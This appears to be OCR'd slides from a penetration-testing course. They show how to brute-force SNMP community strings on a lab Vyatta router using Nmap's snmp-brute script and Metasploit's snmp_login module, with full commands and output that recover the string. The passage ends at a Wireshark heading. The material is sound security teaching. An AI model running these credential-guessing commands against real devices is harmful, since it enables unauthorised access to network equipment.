Network Pentesting

Vivek Ramachandran


SWSE, SMFE, SPSE, SISE, SLAE, SGDE Course Instructor

Certifications: http://www.securitytube-training.com


Pentester Academy: http://www.PentesterAcademy.com

Pentesting Routers: Attacking SNMP with Nmap, Metasploit and Medusa

Setting up SNMP Vyatta




```
[edit]
vyatta@vyatta# set service snmp community a1d2 authorization ro
[edit]
vyatta@vyatta# comm
```



```
vyatta@vyatta# delete service snmp community public
[edit]
vyatta@vyatta# delete service snmp community private
[edit]
vyatta@vyatta# commit
[edit]
vyatta@vyatta# save
Saving configuration to '/config/config.boot'...
Done
[edit]
```

Nmap



File snmp-brute

Script types: portrule
Categories: ***intrusive***, ***brute***
Download: **http://nmap.org/svn/scripts/snmp-brute.nse**

User Summary

Attempts to find an SNMP community string by brute force guessing.

This script opens a sending socket and a sniffing pcap socket in parallel threads. The sending socket sends the SNMP probes with the community strings, while the pcap socket sniff probes. If valid community strings are found, they are added to the creds database and reported in the output.

The script takes the `snmp-brute.communitiesdb` argument that allows the user to define the file that contains the community strings to be used. If not defined, the default wordli community strings is `nselib/data/snmpcommunities.lst`. In case this wordlist does not exist, the script falls back to `nselib/data/passwords.lst`

No output is reported if no valid account is found.

Script Arguments

snmp-brute.communitiesdb

The filename of a list of community strings to try.

passdb, unpwdb.passlimit, unpwdb.timelimit, unpwdb.userlimit, userdb

See the documentation for the **unpwdb** library.

snmpcommunity

See the documentation for the **snmp** library.


Example Usage

```
nmap -sU --script snmp-brute <target> [--script-args snmp-brute.communitiesdb=<wordlist> ]
```

Script Output


```
PORT    STATE SERVICE
161/udp open  snmp
| snmp-brute:
|   dragon - Valid credentials
|_  jordan - Valid credentials
```

Nmap snmp-brute




```
PentesterAcademy# nmap -sU -p 161 -n --script snmp-brute 192.168.1.101 --script-args snmp-brute
.communitiesdb=wordlist

Starting Nmap 6.25 ( http://nmap.org ) at 2013-10-06 04:17 EDT
Nmap scan report for 192.168.1.101
Host is up (0.00044s latency).
PORT    STATE SERVICE
161/udp open  snmp
| snmp-brute:
|_  a1d2 - Valid credentials
MAC Address: 08:00:27:81:4B:34 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 12.38 seconds
PentesterAcademy# 
```

Metasploit




```
msf auxiliary(snmp_login) > set BLANK_PASSWORDS false
BLANK_PASSWORDS => false
msf auxiliary(snmp_login) > set PASS_FILE /root/wordlist
PASS_FILE => /root/wordlist
msf auxiliary(snmp_login) > set RHOSTS 192.168.1.101
RHOSTS => 192.168.1.101
msf auxiliary(snmp_login) > set THREADS 20
THREADS => 20
msf auxiliary(snmp_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(snmp_login) > run

[*] :161SNMP - [001/256] - 192.168.1.101:161 - SNMP - Trying aaaa...
[*] :161SNMP - [002/256] - 192.168.1.101:161 - SNMP - Trying aaad...
[*] :161SNMP - [003/256] - 192.168.1.101:161 - SNMP - Trying aaa1...
[*] :161SNMP - [004/256] - 192.168.1.101:161 - SNMP - Trying aaa2...
[*] :161SNMP - [005/256] - 192.168.1.101:161 - SNMP - Trying aada...
[*] :161SNMP - [006/256] - 192.168.1.101:161 - SNMP - Trying aadd...
[*] :161SNMP - [007/256] - 192.168.1.101:161 - SNMP - Trying aad1...
[*] :161SNMP - [008/256] - 192.168.1.101:161 - SNMP - Trying aad2...
```

Metasploit #SUCCESS



```
[*] :161SNMP - [254/256] - 192.168.1.101:161 - SNMP - Trying 222d...
[*] :161SNMP - [255/256] - 192.168.1.101:161 - SNMP - Trying 2221...
[*] :161SNMP - [256/256] - 192.168.1.101:161 - SNMP - Trying 2222...
[*] Validating scan results from 1 hosts...
[*] Host 192.168.1.101 provides READ-ONLY access with community 'a1d2'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(snmp_login) > 
```

Wireshark Analysis

